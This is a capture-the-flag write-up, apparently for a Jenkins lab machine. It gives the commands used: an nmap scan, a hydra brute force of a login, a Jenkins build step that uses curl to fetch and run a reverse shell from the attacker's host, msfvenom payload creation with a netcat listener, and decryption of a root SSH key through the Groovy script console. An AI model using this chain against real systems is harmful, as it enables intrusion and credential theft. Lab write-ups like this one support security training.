I started this machine by running nmap -A -T4 -p- 10.129.230.220 to enumerate ports and services on the host.

This nmap scan revealed two open ports, 22 and 8080, where the latter was for a Jenkins instance.
/robots.txt had the text we don't want robots to click "build" links.


The main page had links to the People , Build History, and Credentials pages, and I started by looking at the People page.
At the People page, there was a jennifer user listed.

I tried logging in as jennifer with a few easy passwords like password, but didn’t have any luck.

I was able to easily brute force the password for jennifer using hydra, with the full command hydra -l jennifer -P /usr/share/wordlists/rockyou.txt 10.129.230.220 http-post-form "/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=%2Fview%2Fall%2Fbuilds&Submit=:Invalid username or password" -s 8080.

I successfully logged in as jennifer with the password I’d found.


With my authenticated session, I did some exploring, and saw that I could execute commands through jobs on Jenkins. I clicked on Create a job at the home page, then for the form that came up named the job test and selected Freestyle project.

For the new job, I added a build step to execute a shell command. In it I added the command curl http://10.10.14.4/rev.elf -o /tmp/rev.elf; chmod 777 /tmp/rev.elf; /tmp/rev.elf &, where this would upload and run a reverse shell payload on the system. After entering in the command, I clicked Save.

Before starting the build, on my Kali Linux VM I ran msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f elf -o rev.elf to create a reverse shell payload to connect to my host on 10.10.14.4, python3 -m http.server 80 to serve the payload, then nc -lnvp 4444 to listen for a connection. Once everything had been set up, I clicked Build Now in the left hand pane, which uploaded the payload, ran it, and made a connection to my listener, where I could run commands as the user jenkins.




I found the first flag in /var/jenkins_home/user.txt.

There was also a credentials.xml file, with an encrypted private SSH key for the root user.
The directory /var/jenkins_home/secrets/ also had a master.key file and a hudson.util.Secret file.

Since I had the encrypted private SSH key and the master.key file, it looked like I could decrypt the key and get an SSH session on the machine as root.
Decryption proved to be easier than I thought it would, because I was able to run a Groovy script at /script in the Jenkins app to decrypt the key. I ran println(hudson.util.Secret.decrypt("{<encrypted key value>}")) to decrypt the key, which gave me the SSH private key.


With the decrypted SSH private key, I saved the contents to key.pem, then ran chmod 600 key.pem then ssh -i key.pem root@10.129.230.220, and got a session as root, where I found the last flag in /root/root.txt.